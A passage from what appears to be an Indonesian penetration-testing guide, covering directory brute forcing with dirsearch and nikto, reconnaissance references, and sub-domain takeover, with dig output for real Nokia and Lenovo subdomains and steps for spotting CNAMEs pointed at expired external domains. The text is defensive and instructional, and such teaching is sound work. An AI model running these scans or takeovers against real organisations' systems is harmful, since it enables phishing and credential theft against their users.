/cms	/login	Dan lainnya

Di dalam implementasinya, seorang penguji dapat menggunakan berbagai automation tools yang dapat dipakai untuk membantu seorang penguji dalam mencari suatu direktori / path atau bahkan file sensitif secara cepat, misalnya seperti dirsearch (dapat dikunjungi di tautan berikut: <https://github.com/maurosoria/dirsearch>). Adapun untuk implementasinya, maka akan lebih efektif bila menambahkan jenis ekstensi yang hendak dicari, sebagai contoh yaitu dengan perintah:

```
python3 dirsearch.py -u target.com -e .asp, .aspx, .jsp, .php, .csv, .doc, .docx, .xls, .xlsx, .ppt, .pptx, .pdf, .bak, .conf, .config, .old, .sql, .jar, .rar, .zip, .tar, .tar.gz, .apk, .ipa, .cgi, .do, .htm, .html, .js, .json, .rb, .xml, .yml, .svn, .git
```

Perlu menjadi catatan bahwa eksekusi dari tools ini dianjurkan untuk dilakukan beberapa kali setiap berhasil menemukan suatu direktori tertentu.

Contoh sederhana, seorang penguji hendak mencari kemungkinan direktori / file yang mungkin ada pada tautan <http://10.20.30.40/>. Saat menggunakan tools ini, maka secara otomatis tools akan melakukan brute force berdasarkan built-in kamus yang dimiliki. Katakan saja, tools ini mendapati hal berikut:



```
yoko@kl64-184:~/Documents/dirsearch-master# ./dirsearch.py -u http://10.20.30.40/ -e
.asp, .aspx, .jsp, .php, .csv, .doc, .docx, .xls, .xlsx, .ppt, .pptx, .pdf, .bak, .
.conf, .config, .old, .sql, .jar, .rar, .zip, .tar, .tar.gz, .apk, .ipa, .cgi, .do, .
.htm, .html, .js, .json, .rb, .xml, .yml, .svn, .git

Error Log: /root/Documents/dirsearch-master/logs/errors-19-01-31_15-12-13.log

Target: http://10.20.30.40

[11:41:04] Starting:
[11:41:05] 400 - 173B - /%2e%2e/google.com
[11:41:18] 200 - 2KB - /api/
[11:41:29] 200 - 2KB - /assets/
[11:41:29] 200 - 2KB - /home
[11:41:34] 200 - 2KB - /images
[11:41:40] 200 - 2KB - /survey

Task Completed
```

Gambar 16 Scanning is Completed

Setelahnya, maka penguji harus kembali mengulangi untuk mengeksekusi scanner pada direktori /api yang ditemukan. Pada kesempatan ini, maka akan terdapat potensi ketika scanner dimaksud akan berhasil menemukan file sensitif di dalamnya seperti misalnya .git ataupun .svn.

5.2.2. Directory / File Brute Force Bagian II – Web Crawling

Masih dengan topik yang sama namun dengan penggunaan tools yang berbeda, salah satu tools yang juga terbilang cukup ampuh untuk melihat keadaan suatu domain / sub-domain (dalam konteks mengetahui file atau direktori) selain dirsearch adalah nikto (<https://github.com/sullo/nikto>).

By default, nikto sudah ter-install di dalam Kali Linux dan dapat dipanggil langsung tanpa harus masuk ke direktori tertentu. Dan secara spesifik, Nikto digunakan untuk mencari suatu path atau direktori yang dapat diakses oleh public. Dengan banyaknya database yang dimiliki, tentunya akan semakin membuat tools ini semakin baik.

Di dalam pelaksanaannya, output yang dihasilkan memang terbilang agak lama karena nikto akan melakukan crawling terlebih dahulu. Namun demikian, pengujian tetap dianjurkan untuk menggunakan varian ini selain bergantung pada satu jenis automation scanner saja.

Cara penggunaannya sendiri cukup sederhana. Pengujian hanya perlu memasukan perintah:

```
# nikto -h target.com atau # nikto-h sub-domain.target.com
```

Untuk scan sisi HTTPS, maka cukup tambahkan opsi -p 443 (bila HTTPS di jalur default, yaitu di port 443). Perlu menjadi catatan bahwa web crawling memiliki konteks yang berbeda dengan directory brute force. Pada web crawling, dia akan mencoba melihat setiap tautan dan mencoba mengeksekusi setiap path yang ditemukan (untuk dilihat kadar sensitif atau potensi issue yang dapat muncul).

5.3. Kesimpulan Reconnaissance Tahap Dasar

Tentunya cara untuk mencari informasi sebanyak mungkin terhadap suatu target tidaklah terbatas pada hal-hal yang disampaikan pada Panduan ini. Di dalam kenyataannya, cara untuk melakukan pencarian informasi terkait suatu domain, shared hosting, serta direktori maupun suatu file pada suatu target, pun akan terus berkembang dan tidak terhenti pada hal yang dibahas pada Panduan ini. Akan tetapi, Panduan ini sendiri dapat menjadi dasar bagi para pengujian untuk mencari suatu informasi mengenai target.

Untuk selanjutnya, Panduan ini akan mulai membahas mengenai kerentanan umum yang perlu untuk diuji untuk dapat semakin meminimalisasikan risiko yang terdapat di suatu sistem.

5.4. Referensi Reconnaissance

Sebagai pelengkap informasi, berikut ini merupakan beberapa referensi yang dapat menjadi rujukan terkait pembahasan reconnaissance:

- Default Passwords: <https://cirt.net/passwords>
- Default Password List: <http://www.phenoelit.org/dpl/dpl.html>
- Reverse IP Lookup: <https://www.yougetsignal.com/tools/web-sites-on-web-server/>
- Fast subdomains enumeration tool for penetration testers:
<https://github.com/aboul3la/Sublist3r>
- Amass - In-depth DNS Enumeration and Network Mapping: <https://github.com/caffix/amass>
- Amass - In-depth DNS Enumeration and Network Mapping: <https://github.com/OWASP/Amass>
- Subfinder - subdomain discovery tool that discovers valid subdomains for websites:
<https://github.com/subfinder/subfinder>
- Open Source (GPL) web server scanner: <https://github.com/sullo/nikto>
- Bug Hunter Methodology v3 by Jason Haddix: https://docs.google.com/presentation/d/1R-3eqIt31sL7_rj2f1_vGEqqb7hcX4vxX_L7E23IJVo/edit?usp=sharing
- [Video] Bug Hunter Methodology v3 by Jason Haddix:
https://youtube.com/watch?v=Qw1nNPiH_Go


6. SUB-DOMAIN TAKEOVER

Setelah sebelumnya telah dijelaskan mengenai cara-cara yang dapat digunakan dalam memperoleh sub-domain dari suatu target, pada bagian ini, pembahasan akan dilakukan secara bertahap akan hal-hal yang perlu dilakukan setelah mendapat daftar sub-domain dimaksud, salah satunya yaitu terkait sub-domain takeover.

6.1. Pengertian Dasar Sub-Domain Takeover

Secara ringkas, sub-domain takeover merupakan suatu trik yang “mengizinkan” seorang Attacker untuk mengambil alih suatu sub-domain milik target dikarenakan sub-domain dimaksud di-pointing ke pihak ketiga yang “memiliki” status expired. Dengan kata lain, dikarenakan sub-domain ini telah di-pointing suatu layanan yang telah expired (berakhir) masa sewanya, maka hal ini akan dapat membiarkan seseorang untuk dapat mengambil alih account dimaksud dengan menyewa ulang. Teknik ini sendiri diceritakan secara detil [oleh perusahaan bernama Detectify](#) dan oleh [seorang peneliti bernama Patrik Hudak](#) pada blog milik mereka masing-masing.

6.2. Konsep Dasar Sub-Domain Takeover



Gambar 17 General Flow of Communication - <https://0xpatrik.com/subdomain-takeover-basics/>

Komunikasi umum ketika seorang pengguna hendak me-request suatu aplikasi untuk ditampilkan pada web browser yaitu seperti tampak pada gambar. Secara spesifik, rinciannya adalah:

1. Saat pengguna hendak membuka suatu aplikasi melalui web browser, maka komunikasi awal yang terjadi adalah pengguna akan “berbicara dengan DNS resolver”: **“Halo DNS resolver, tolong berikan saya alamat dari test.example.com”**;
2. Mendapat permintaan dari pengguna, DNS resolver pun akan mencoba menghubungi DNS tempat example.com ini berada. Dari sini, DNS resolver akan “berkomunikasi” dengan DNS tempat example.com: **“Halo, tolong berikan saya alamat dari test.example.com”**;
3. Setelahnya, DNS tempat example.com akan menjawab: **“Halo, test.example.com ternyata mempunyai (misalnya) CNAME yang di-pointing ke prod.another.com, coba kamu hubungi dia”**;
4. Saat mendapat informasi demikian, DNS resolver pun akan langsung berkomunikasi ke DNS tempat another.com: **“Halo, tolong berikan saya alamat dari prod.another.com”**;
5. Ketika tidak terdapat pointing lagi dari prod.another.com, maka DNS tempat another.com akan langsung menjawab: **“Halo, alamatnya diletakan di 1.2.3.4 yah”**;
6. Setelah semua proses selesai dilakukan, akhirnya DNS resolver akan menjawab kepada pengguna: **“halo pengguna, alamatnya di IP 1.2.3.4 yah”**;
7. Setelah mendapatkan informasi bahwa test.example.com beralamatkan di IP 1.2.3.4, maka web browser akan langsung mengunjungi server 1.2.3.4 untuk meminta konten;
8. Dan akhirnya, seluruh flow ini ditutup dengan pemberian konten dari server 1.2.3.4 ke pengguna yang telah melakukan permintaan tadi.

Lalu mengapa DNS Resolver hanya menjawab IP sementara pengguna sebenarnya meminta dalam bentuk nama suatu domain?

Hal yang perlu diingat baik-baik adalah, secara spesifik, hanya penomoran IP lah yang dipergunakan untuk mencari ataupun menentukan letak dari suatu aplikasi. Akan tetapi, dikarenakan secara manusiawi kita akan sukar untuk mengingat begitu banyak angka, maka muncul lah suatu teknologi bernama DNS yang dapat dipergunakan untuk memberi “penamaan” pada setiap IP berbeda atau bahkan IP yang sama sekalipun dengan tujuan mempermudah manusia dalam mengingat “letak” dari suatu aplikasi (yang dapat dipanggil dengan nama domain).

Pada situasi umum, pengguna cukup meminta dengan memberitahukan nama domain sehingga DNS pun akan membalasnya berupa nilai IP.

Sebagai catatan singkat, di dalam penerapannya, flow di atas dapat berhenti sampai di nomor 3 (tiga) dengan catatan pada point ke-3, DNS langsung menjawab dengan alamat IP (karena tidak ditemukan adanya pointing ke tempat lain). Di sisi lain, flow ini juga dapat terus berlanjut sampai seterusnya hingga CNAME itu berakhir di suatu titik (CNAME itu tidak di-pointing ke CNAME lain).

Setelah mengetahui dasar komunikasi yang terjadi, maka tentu akan lebih mudah untuk mengetahui konsep dasar dalam memahami serangan yang ada. Di dalam penerapannya, pengambilan sub-domain (sub-domain takeover) ini secara umum terbagi menjadi tiga (3) identifikasi, yaitu:

1. Dilihat terlebih dahulu mengenai kemungkinan sub-domain milik target di-**pointing ke external third party (pihak ketiga) domain** atau tidak.

Dalam hal ini, third party domain yang dimaksud yaitu suatu nama domain baru yang dapat dibuat umum di layanan penjual domain seperti cloudkilit, idwebhost, masterweb, qwords, dan semacamnya.

```
; <>> DiG 9.8.3-P1 <>> nstring2qa.nokia.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 34294
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;nstring2qa.nokia.com.      IN      A

;; ANSWER SECTION:
nstring2qa.nokia.com.    86400   IN      CNAME   api.nstringcms.com.
nstring2qa.nokia.com.    300     IN      A       36.86.63.182

;; AUTHORITY SECTION:
com.                      900     IN      SOA    a.gtld-servers.net. nstld.verisign-grs.com.
1520869295 1800 900 604800 86400

;; Query time: 288 msec
;; SERVER: 192.168.100.1#53(192.168.100.1)
;; WHEN: Mon Mar 12 22:41:58 2018
;; MSG SIZE  rcvd: 156
```

Gambar 18 Contoh Pointing ke External Domain

2. Melihat dahulu kemungkinan penggunaan **third party content provider** seperti Amazon Web Service, Microsoft Azure, Heroku, Fastly, dan lainnya.

Sebagai informasi, salah 1 model bisnis milik content provider adalah dengan menyediakan "tempat" untuk setiap perusahaan dapat meletakan setiap content miliknya di dalam layanan dimaksud tanpa khawatir perihal infrastruktur. Model bisnis ini sendiri dikembangkan lebih jauh dengan menyediakan unique sub-domain kepada perusahaan/organisasi yang hendak menggunakan jasanya. Contoh sederhananya yaitu seperti sub-domain **media.vine.co** yang diberikan keunikan sub-domain bernama **vines.s3.amazonaws.com** (yang tentunya keunikan nama ini dapat diatur sendiri maupun otomatis dari pihak penyedia seperti **a2.bime.io** yang di-pointing ke **bimeio.s3-website-us-east-1.amazonaws.com**)

Perlu menjadi catatan bahwa layanan seperti Amazon dan Microsoft Azure ini juga dapat dipergunakan sebagai hosting sehingga tidak terbatas pada menaruh content seperti gambar saja.

```
michiel@msp ~ $ dig A a2.bime.io @8.8.8.8

; <>> DiG 9.9.5-11ubuntul.2-Ubuntu <>> A a2.bime.io @8.8.8.8
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 730
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;a2.bime.io.      IN  A

;; ANSWER SECTION:
a2.bime.io. 59 IN CNAME bimeio.s3-website-us-east-1.amazonaws.com.
bimeio.s3-website-us-east-1.amazonaws.com. 59 IN CNAME s3-website-us-east-1.amazonaws.com.
s3-website-us-east-1.amazonaws.com. 4 IN A 54.231.11.130

;; Query time: 210 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Tue Mar 08 15:33:45 EST 2016
;; MSG SIZE rcvd: 124
```

Gambar 19 Contoh Pointing ke 3rd Party Content Provider - <https://hackerone.com/reports/121461>

3. Second Order Sub-Domain.

Pada case ini, second order sub-domain memiliki makna bahwa adanya penggunaan third party content di dalam suatu aplikasi (dapat berupa sub-domain dari domain utama maupun domain lain yang ditarik script nya) dan ternyata belum ter-manage dengan baik (umumnya dikaitkan dengan broken-link hijacking). Di dalam penerapannya, hal ini memiliki titik eksekusi yang tidak jauh berbeda dari penjelasan pada nomor 1 maupun nomor 2, Akan tetapi, identifikasinya harus dilakukan dengan mengunjungi situs dimaksud dan melihat "traffic" yang melaju di dalamnya.



Gambar 20 Contoh Identifikasi Second-Order Sub-Domain

6.3. Dampak Sub-Domain Takeover

Hal yang dapat terlihat secara langsung akan dampak dari serangan ini adalah seorang Attacker dapat berpura-pura menjadi bagian dari pengelola sistem yang dapat digunakan untuk mengambil valid credentials milik para pengguna asli.

Sebagai contoh, seorang Attacker telah mengambil alih sub-domain milik perusahaan XYZ. Pada situasi ini, Attacker melanjutkan skenario yang ada dengan membuat halaman palsu yang bertujuan untuk mengambil data login milik pengguna / customer dari perusahaan XYZ. Mengingat bahwa hal yang dilihat oleh pengguna / customer adalah domain asli milik perusahaan XYZ dimaksud, maka tentu serangan ini dapat menjadi suatu serangan yang memiliki titik keberhasilan yang cukup tinggi.

Di dalam skenario lain, Attacker juga dapat memanfaatkan untuk mengeksekusi serangan seperti CSRF (Cross Site Request Forgery) yang akan dibahas pada bagian lain dari Panduan ini.

6.4. Langkah Eksekusi Sub-Domain Takeover

Setelah melihat beberapa jenis sub-domain takeover, maka pada kesempatan ini, pembahasan akan dikerucutkan pada sisi eksekusi masing-masing jenis yang ada.

Secara umum, informasi mengenai keadaan suatu sub-domain dapat diperoleh dengan menggunakan tools bernama “dig” yang menjadi built-in di hampir setiap sistem operasi Linux maupun OS X.

Sebagai contoh sederhana, berikut ini merupakan hasil eksekusi perintah dig terhadap suatu sub-domain milik Nokia yang beralamatkan di nstring2qa.nokia.com.

```
# dig nstring2qa.nokia.com
```

```
; <>> DiG 9.8.3-P1 <>> nstring2qa.nokia.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34294
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;nstring2qa.nokia.com.      IN      A

;; ANSWER SECTION:
nstring2qa.nokia.com.    86400   IN      CNAME   api.nstringcms.com.
nstring2qa.nokia.com.    300     IN      A       36.86.63.182

;; AUTHORITY SECTION:
com.                      900     IN      SOA    a.gtld-servers.net. nstld.verisign-grs.com.
1520869295 1800 900 604800 86400

;; Query time: 288 msec
;; SERVER: 192.168.100.1#53(192.168.100.1)
;; WHEN: Mon Mar 12 22:41:58 2018
;; MSG SIZE  rcvd: 156
```

Gambar 21 Output dari "dig" terhadap sub-domain nstring2qa.nokia.com

Pada situasi ini, bila suatu sub-domain telah dialihkan ke layanan pihak ketiga, maka akan terdapat informasi yang salah satunya ada pada CNAME. Dari gambar yang ada, terlihat bahwa ternyata sub-domain milik **nstring2qa.nokia.com** dialihkan ke **api.nstringcms.com**.

Hal yang menjadi pertanyaan sederhana adalah bagaimana bila ternyata terdapat begitu banyak sub-domain yang harus “dilihat” keadaannya? Tentunya tidak mungkin seorang pengujji mengeksekusi perintah “dig” satu persatu terhadap setiap sub-domain yang ada.

Untuk menjawab pertanyaan yang ada, maka seorang pengujji dapat memakai perintah “**xargs**” yang umumnya digunakan untuk membaca suatu stream data dari suatu input yang kemudian dieksekusi bertahap sesuai dengan perintah yang diberikan.

Contoh, pada suatu ketika, pengujji memperoleh sekitar 100 (seratus) sub-domain milik target-utama.com. Namun demikian, mengingat bahwa tidak mungkin bila mengetikan perintah “dig” satu persatu, maka pengujji pun harus meng-automate eksekusi dig ini yang salah satunya dapat dilakukan dengan perintah “**xargs**”.

Hal yang perlu dilakukan sebelumnya adalah pengujji harus terlebih dahulu memasukan daftar sub-domain yang hendak dilihat “kondisinya” dengan dig. Pada situasi ini, daftar sub-domain yang ada dimasukan ke file bernama “**list_of_sub-domain.txt**” (tanpa menggunakan http:// ataupun https://).

```
# cat list_of_sub-domain.txt | xargs -n1 dig > output_from_dig.txt
```

Keterangan:

- “**cat**” merupakan perintah untuk membaca suatu file. Pada situasi ini, file yang hendak dibaca adalah “**list_of_sub-domain.txt**”;
- Setiap proses pembacaan dilakukan, maka akan langsung “dilempar” ke **dig**. Dan hal ini terus dilakukan berulang (otomatisasi) dengan perintah **xargs -n1**;
- Setelah selesai, maka seluruh hasilnya akan dimasukan ke “**output_from_dig.txt**”.

Ketika eksekusi ini telah selesai, maka lanjutkan dengan mengambil informasi secara instan dengan perintah “**grep**” dari output yang ada. Dalam hal ini, contoh yang hendak di “**grep**” adalah CNAME.

```
# cat output_from_dig.txt | grep CNAME > cname_output.txt
```

Keterangan:

- Melakukan pembacaan terhadap file bernama “**output_from_dig.txt**”. Proses pembacaan ini kembali dilakukan dengan “**cat**”;
- Kemudian dilakukan penarikan informasi secara otomatis terhadap setiap hasil “**dig**” yang memiliki CNAME;
- Setelah selesai, maka seluruh output ini “dituliskan” secara otomatis ke “**cname_output.txt**”.

```
1config.lenovo.com. 6671 IN CNAME 1config.lenovo.com.edgekey.net.
1config.lenovo.com.edgekey.net. 21071 IN CNAME e4752.dscx.akamaiedge.net.
2008.lenovo.com. 6671 IN CNAME blog.lenovo.com.
blog.lenovo.com. 1568 IN CNAME lenovosocial-web02.managed.contegix.com.customer.contegix.com.
365.lenovo.com. 7199 IN CNAME 365.f5.lenovo.com.cn.
Ibase.lenovo.com. 4805 IN CNAME ibase.gtm.lenovo.com.
a.lenovo.com. 7200 IN CNAME clubminisite.chinacloudapp.cn.
search.accessories.lenovo.com. 7199 IN CNAME lenovo-accessories.resultspage.com.
lenovo-accessories.resultspage.com. 1799 IN CNAME svip-usa1.sli-systems.net.
svip-usa1.sli-systems.net. 1799 IN CNAME svip-usa1.slitm.net.
accessory.lenovo.com. 7199 IN CNAME accessory.lenovo.com.digitalrivercontent.net.
accessory.lenovo.com.digitalrivercontent.net. 3599 IN CNAME accessory.lenovo.com.wip.digitalrivercontent.net.
account.lenovo.com. 6658 IN CNAME account.lenovo.com.edgekey.net.
account.lenovo.com.edgekey.net. 21058 IN CNAME account.lenovo.com.edgekey.net.globalredir.akadns.net.
account.lenovo.com.edgekey.net.globalredir.akadns.net. 358 IN CNAME e1805.x.akamaiedge.net.
```

Gambar 22 Contoh Output ketika Melihat cname_output.txt

6.4.1. Eksekusi terhadap External Pointing (External TLD Name) – Nokia Case

Ketika sudah memperoleh informasi seperti CNAME, maka hal termudah adalah dengan melihat CNAME yang di-pointing ke external domain. Sebagai salah satu contohnya yaitu case dari Nokia berikut.

Pada situasi ini, didapati bahwa ternyata domain **nstring2qa.nokia.com** telah di-pointing ke external domain seperti **api.nstringcms.com**.

```
3.maps.st.nlp.nokia.com.edgekey.net. 21600 IN CNAME e13681.dscb.akamaiedge.net.
4.maps.st.nlp.nokia.com. 86400 IN CNAME 4.maps.st.nlp.nokia.com.edgekey.net.
4.maps.st.nlp.nokia.com.edgekey.net. 21600 IN CNAME e13681.dscb.akamaiedge.net.
api.maps.st.nlp.nokia.com. 86400 IN CNAME api.maps.st.nlp.nokia.com.edgekey.net.
api.maps.st.nlp.nokia.com.edgekey.net. 21600 IN CNAME e13681.b.akamaiedge.net.
nnfs.nokia.com. 300 IN CNAME nnfs.int.nokia.com.
nnrMSC.nokia.com. 86400 IN CNAME nnrMSC.int.nokia.com.
nnrMSL.nokia.com. 86400 IN CNAME nnrMSL.int.nokia.com.
nokiamobi.nokia.com. 86400 IN CNAME nokiamobi.nokia.com.edgesuite.net.
nokiamobi.nokia.com.edgesuite.net. 21600 IN CNAME a259.dscb.akamai.net.
www.nokiawpns.nokia.com. 86400 IN CNAME nokiawpnotification.trafficmanager.net.
nowplaying.nokia.com. 600 IN CNAME origin.nowplaying.nokia.com.
nstring.nokia.com. 300 IN CNAME xsapglbsapp01.europe.nokia.com.
nstring2qa.nokia.com. 86400 IN CNAME api.nstringcms.com.
nstringapi.nokia.com. 86400 IN CNAME xsapnstrapp01.europe.nokia.com.
nstringqa.nokia.com. 43200 IN CNAME saenprpx01.ext.nokia.com.
o365wac.nokia.com. 300 IN CNAME 008d-gni-wac-vip.spoded.com.
008d-gni-wac-vip.spoded.com. 300 IN CNAME 008d-gni-wac-pri-vip.spoded.com.
autodiscover.on.nokia.com. 1817 IN CNAME autodiscover.outlook.com.
autodiscover.outlook.com. 219 IN CNAME autodiscover.geo.outlook.com.
autodiscover.geo.outlook.com. 219 IN CNAME autodiscover.outlook.com.g.outlook.com.
autodiscover.outlook.com.g.outlook.com. 219 IN CNAME autodiscover-apacnorth.outlook.com.
lyncdiscover.on.nokia.com. 3600 IN CNAME webdir.online.lync.com.
sip.on.nokia.com. 3600 IN CNAME sipdir.online.lync.com.
```

Gambar 23 List of CNAME Output

```

; <>> DiG 9.8.3-P1 <>> nstring2qa.nokia.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 34294
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;nstring2qa.nokia.com.      IN      A

;; ANSWER SECTION:
nstring2qa.nokia.com.  86400   IN      CNAME   api.nstringcms.com.
nstring2qa.nokia.com.  300     IN      A       36.86.63.182


;; AUTHORITY SECTION:
com.                  900     IN      SOA    a.gtld-servers.net. nstld.verisign-grs.com.
1520869295 1800 900 604800 86400

;; Query time: 288 msec
;; SERVER: 192.168.100.1#53(192.168.100.1)
;; WHEN: Mon Mar 12 22:41:58 2018
;; MSG SIZE rcvd: 156


```

Gambar 24 Dig Result to nstring2qa.nokia.com

Ketika pemeriksaan dilakukan terhadap domain **nstringcms.com**, ternyata domain ini “tersedia” untuk dibeli untuk pihak lain:



Gambar 25 Domain is Available I



Gambar 26 Domain is Available II

Ketika domain ini dibeli dan diatur sedemikian rupa untuk live, maka secara otomatis, ketika seorang pengguna mengakses nstring2qa.nokia.com, yang terbuka adalah laman api.nstringcms.com yang telah dipersiapkan.

6.4.2. Eksekusi terhadap External Pointing (Third Party Content Provider)

Ketika ternyata CNAME milik target di-pointing ke external service seperti Amazon Web Service ataupun Microsoft Azure, maka pencarian dapat dispesifikasi ke domain yang memang digunakan oleh layanan-layanan dimaksud. Berikut ini merupakan beberapa jenis [layanan yang telah dipetakan oleh seorang researcher bernama Michael Henriksen](#) yang memiliki kemungkinan issue terkait ini:

Amazon S3 (Cloud storage)	Instapage (Landing page platform)
Campaign Monitor (Email marketing)	Pingdom (Website and performance monitoring)
Cargo (Web publishing platform)	Shopify (Ecommerce platform)
Cloudfront (Content delivery network)	StatusPage (Status page hosting)
Desk (Customer service and helpdesk ticket software)	SurveyGizmo (Online survey software)
Fastly (Content delivery network)	Teamwork (Project management, help desk and chat software)
FeedPress (Feed analytics and Podcast hosting)	Tictail (Social shopping platform)
Freshdesk (Customer support software and ticketing system)	Tumblr (Microblogging and social networking platform)
Ghost (Publishing platform)	Teamwork (Project management, help desk and chat software)
GitHub Pages (GitHub static website hosting)	Unbounce (Landing page builder and conversion marketing platform)
Help Scout (Customer service software and education platform)	UserVoice (Product management software)
Helpjuice (Knowledge base software)	WPEngine (WordPress blog hosting)
Heroku (Cloud application platform)	Zendesk (Customer service software and support ticket system)

